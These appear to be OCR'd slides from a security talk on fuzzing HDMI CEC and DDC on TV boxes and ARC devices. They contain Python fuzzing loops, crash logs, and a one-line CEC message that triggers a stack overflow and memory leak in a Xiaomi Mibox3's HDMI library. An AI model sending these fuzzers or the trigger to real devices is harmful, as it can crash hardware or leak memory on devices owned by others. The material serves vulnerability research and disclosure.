
PREREQUISITES

- Python 2.7
  - ➡ pySerial
- Pulse-Eight USB - CEC Adapter

- HDMI cable




TO USE THE CEC ADAPTER



- Do you remember the CEC message frame?

TO USE THE CEC ADAPTER



- MSG_START(\xff)
- MSG_END(\xfe)
- MSG_CODE => cec_adapter_messagecode(Control Bits)
- MSG_VALUE => Information Bits

FUZZING DATA (1) - OPCODE

- Iterate Opcode from ‘\x00’ to ‘\xff’.
  - ➡ ‘\x36’ was excluded because it is a opcode to power off the device.

```
msg = '\xff' + '\x18\x01' + '\xfe'
msg += '\xff' + '\x0e\x00' + '\xfe'
msg += '\xff' + '\x0b\x10' + '\xfe'

for opcode in range(256):
    # except power off opcode
    if(chr(opcode) == '\x36'):
        continue

    send_msg = msg + '\xff' + '\x0c' + chr(opcode) + '\xfe'

    self.ser.flushInput()
    self.SendMessage(send_msg)
```

FUZZING DATA (1) - OPCODE

- Iterate Opcode from '\x00' to '\xff'.
  - ➡ '\x36' was excluded because it is a opcode to power off the device.

```
msg = '\xff' + '\x18\x01' + '\xfe'
msg += '\xff' + '\x0e\x00' + '\xfe'
msg += '\xff' + '\x0b\x10' + '\xfe'

for opcode in range(256):
    # except power off opcode
    if(chr(opcode) == '\x36'):
        continue

    send_msg = msg + '\xff' + '\x0c' + chr(opcode) + '\xfe'

    self.ser.flushInput()
    self.SendMessage(send_msg)
```

```
namespace CEC
{
  typedef enum cec_adapter_messagecode
  {
    MSGCODE_NOTHING = 0,
    MSGCODE_PING,
    MSGCODE_TIMEOUT_ERROR,
    MSGCODE_HIGH_ERROR,
    MSGCODE_LOW_ERROR,
    MSGCODE_FRAME_START,
    MSGCODE_FRAME_DATA,
    MSGCODE_RECEIVE_FAILED,
    MSGCODE_COMMAND_ACCEPTED,
    MSGCODE_COMMAND_REJECTED,
    MSGCODE_SET_ACK_MASK,
    MSGCODE_TRANSMIT,
    MSGCODE_TRANSMIT_EOM,
    MSGCODE_TRANSMIT_IDLETIME,
    MSGCODE_TRANSMIT_ACK_POLARITY,
    MSGCODE_TRANSMIT_LINE_TIMEOUT,
    MSGCODE_TRANSMIT_SUCCEEDED,
    MSGCODE_TRANSMIT_FAILED_LINE,
    MSGCODE_TRANSMIT_FAILED_ACK,
    MSGCODE_TRANSMIT_FAILED_TIMEOUT_DATA,
    MSGCODE_TRANSMIT_FAILED_TIMEOUT_LINE,
    MSGCODE_FIRMWARE_VERSION,
    MSGCODE_START_BOOTLOADER,
    MSGCODE_GET_BUILDDATE,
    MSGCODE_SET_CONTROLLED,
```

- MSG_CODE (libCEC)

FUZZING DATA (2) - OPERAND

- Send 14 blocks of Operand into random values between 0x00 and 0xff.

```
for i in range(num):
    send_msg = msg + '\xff' + '\x0b' + chr(opcode) + '\xfe'

    for j in range(13):
        send_msg += '\xff' + '\x0b' + chr(random.randrange(256)) + '\xfe'
    send_msg += '\xff' + '\x0c' + chr(random.randrange(256)) + '\xfe'

    self.ser.flushInput()
    self.SendMessage(send_msg)
```

- To increase the probability of a crash, we used a list of Opcodes that are likely to cause vulnerabilities.

FUZZING DATA (3) - MESSAGE LENGTH

- Send 1 to num blocks of Operand.


```
for i in range(num):
    send_msg = msg + '\xff' + '\x0b' + chr(opcode) + '\xfe'
    tmp_msg = '\xff' + '\x0b' + chr(operand) + '\xfe'
    send_msg += tmp_msg * i
    send_msg += '\xff' + '\x0c' + chr(operand) + '\xfe'

    self.ser.flushInput()
    self.SendMessage(send_msg)
```

- Maximum message size = 16 Blocks(160bits)

=> Header(1 Block), Opcode(0 or 1 Block), Operand(0 ~ 14 Blocks)


TARGET DEVICES

- Devices that support ARC can be your target.
  - Home Theater
  - Sound Bar
  - etc.



WHAT IS INTERESTING ABOUT ARC?

- Vulnerability may exist in the area where the audio signal is returned via ARC.



- Since devices that support ARC use lower versions of codecs, the audio codec 1-day vulnerability is likely to work.

FUZZING RESULT

- DDC
- CEC

REPORT VULNERABILITIES

- 1) [DDC] Denial of service : Confirmed

Title	Process
Mibox3 Kernel Panic	Confirmed

- 2) [CEC] Information leak: Confirmed

Title	Process
possible memory leak in stack	Confirmed

- 3) [CEC] Denial of service : Ignored

Title	Process
Kernel panic caused by DoS	Ignored

This issue had already physical contact

FUZZING RESULT - DDC

- After shutdown due to **kernel panic** caused by sending EDID data, **reboot fails.**

```
X20: 0xffffffc002176f80:
6f80  00000061 00000061 00000061 00000061 00000061 00000061 00000061 00000061
6fa0  00000061 00000061 00000061 00000061 00000061 00000061 00000061 00000061
6fc0  00000061 00000061 00000061 00000061 00000061 00000061 00000061 00000061
```

```
[    2.247506@0] Kernel panic - not syncing: Fatal exception in interrupt
[    2.247506@0] Kernel panic - not syncing: Fatal exception in interrupt
[    2.247515@2] CPU2: stopping
[    2.247515@2] CPU2: stopping
[    2.247523@2] CPU: 2 PID: 0 Comm: swapper/2 Tainted: G      D      3.14.29-g927d993 #1
[    2.247523@2] CPU: 2 PID: 0 Comm: swapper/2 Tainted: G      D      3.14.29-g927d993 #1
[    2.247526@2] Call trace:
[    2.247526@2] Call trace:
[    2.247538@2] [<ffffffc001088ea4>] dump_backtrace+0x0/0x144
[    2.247538@2] [<ffffffc001088ea4>] dump_backtrace+0x0/0x144
[    2.247542@2] [<ffffffc001089004>] show_stack+0x1c/0x28
[    2.247542@2] [<ffffffc001089004>] show_stack+0x1c/0x28
[    2.247551@2] [<ffffffc001a3486c>] dump_stack+0x74/0xb8
[    2.247551@2] [<ffffffc001a3486c>] dump_stack+0x74/0xb8
[    2.247557@2] [<ffffffc0010902f4>] handle_IPI+0x194/0x1a4
[    2.247557@2] [<ffffffc0010902f4>] handle_IPI+0x194/0x1a4
[    2.247561@2] [<ffffffc001081454>] gic_handle_irq+0x80/0x88
[    2.247561@2] [<ffffffc001081454>] gic_handle_irq+0x80/0x88
```

FUZZING RESULT - CEC


- Memory leak caused by one-byte stack overflow of memcpy().

```
_aeabi_memcpy((char *)&v8 + 1, v3 + 4, v3[3]);
LOBYTE(v8) = v3[2] & 0xF;
android::HdmiCecBase::printCecMsgBuf(v2, (const char *)&v8);
```

```
10-31 01:54:37.874  3603  3957 D HdmiCecBase: [printCecMsgBuf:] msg: 14 61 61 61 61 61 61 61 61 61 61 61 61 61 61 78
10-31 01:54:37.874  3603  3957 V HdmiCecControl: [threadLoop:] mExtendControl = 3, mDeviceType = 4, isCecControlled = 1
10-31 01:54:37.874  3603  3957 V HdmiCecService: [onEventUpdate:] cec message for system and extend
10-31 01:54:37.876 25944 26992 D HdmiCecBase: [printCecEvent:] eventType: 9
10-31 01:54:37.876 25944 26992 D HdmiCecBase: [printCecMessage:] [1 -> 4] len: 15, body: 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61
10-31 01:54:37.876 25944 26992 D HdmiCecBase: [printCecMsgBuf:] msg: 04 61 61 61 61 61 61 61 61 61 61 61 61 61 61 bc a7 3f d7 20 01 6b 0e c4 b4 b6 dc bc a7
 3f d7 0f
10-31 01:54:37.878  3560  3560 W        : debuggerd: handling request: pid=25944 uid=1000 gid=1000 tid=26992
10-31 01:54:38.022 29260 29260 F DEBUG   : *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
10-31 01:54:38.022 29260 29260 F DEBUG   : Build fingerprint: 'Xiaomi/TELEBEE/once:7.0/NBD92G/1971:user/release-keys'
10-31 01:54:38.022 29260 29260 F DEBUG   : Revision: '0'
10-31 01:54:38.022 29260 29260 F DEBUG   : ABI: 'arm'
10-31 01:54:38.022 29260 29260 F DEBUG   : pid: 25944, tid: 26992, name: Binder:25944_A  >>> system_server <<<
10-31 01:54:38.022 29260 29260 F DEBUG   : signal 6 (SIGABRT), code -6 (SI_TKILL), fault addr --------
10-31 01:54:38.028 29260 29260 F DEBUG   : Abort message: 'stack corruption detected'
10-31 01:54:38.028 29260 29260 F DEBUG   :     r0 00000000  r1 00006970  r2 00000006  r3 00000008
10-31 01:54:38.028 29260 29260 F DEBUG   :     r4 d73fa978  r5 00000006  r6 d73fa920  r7 0000010c
10-31 01:54:38.028 29260 29260 F DEBUG   :     r8 d73fa690  r9 d92e14d0  sl f326efb9  fp 00000000
10-31 01:54:38.028 29260 29260 F DEBUG   :     ip 00000000  sp d73fa618  lr f305a8d7  pc f305d134  cpsr 20070010
10-31 01:54:38.034 29260 29260 F DEBUG   :
10-31 01:54:38.034 29260 29260 F DEBUG   : backtrace:
10-31 01:54:38.034 29260 29260 F DEBUG   :     #00 pc 0004a134  /system/lib/libc.so (tgkill+12)
10-31 01:54:38.034 29260 29260 F DEBUG   :     #01 pc 000478d3  /system/lib/libc.so (pthread_kill+34)
10-31 01:54:38.034 29260 29260 F DEBUG   :     #02 pc 0001dbf5  /system/lib/libc.so (raise+10)
10-31 01:54:38.034 29260 29260 F DEBUG   :     #03 pc 00019741  /system/lib/libc.so (__libc_android_abort+34)
10-31 01:54:38.034 29260 29260 F DEBUG   :     #04 pc 00017328  /system/lib/libc.so (abort+4)
10-31 01:54:38.034 29260 29260 F DEBUG   :     #05 pc 0001bbef  /system/lib/libc.so (__libc_fatal+22)
10-31 01:54:38.034 29260 29260 F DEBUG   :     #06 pc 000485eb  /system/lib/libc.so (__stack_chk_fail+6)
10-31 01:54:38.034 29260 29260 F DEBUG   :     #07 pc 000096f9  /system/lib/libhdmicec.so (_ZN7android11HdmiCecBase14printCecMsgBufEPKc+144)
10-31 01:54:38.034 29260 29260 F DEBUG   :     #08 pc 04a41062  /dev/ashmem/dalvik-main space 1 (deleted) (offset 0x1000)
```

FUZZING RESULT - CEC

```
ser.write('\xff\x18\x01\xfe' + '\xff\x0b\x14\xfe' + '\xff\x0b\x61\xfe'*14 + '\xff\x0c\x61\xfe')
```



=> printCecMsgBuf(v2, &v8)

UBUNTU DDC FUZZER

- Fuzzing with a 'real' HDMI cable creates a problem of speed and stability.
- The graphics driver vulnerability is highly influential.
- So we made a graphics driver fuzzer of HDMI on Ubuntu.

UBUNTU DDC FUZZER

Step 1

```
static int
drm_do_probe_ddc_edid(void *data, u8 *buf, unsigned int block, size_t len)
{
    struct i2c_adapter *adapter = data;
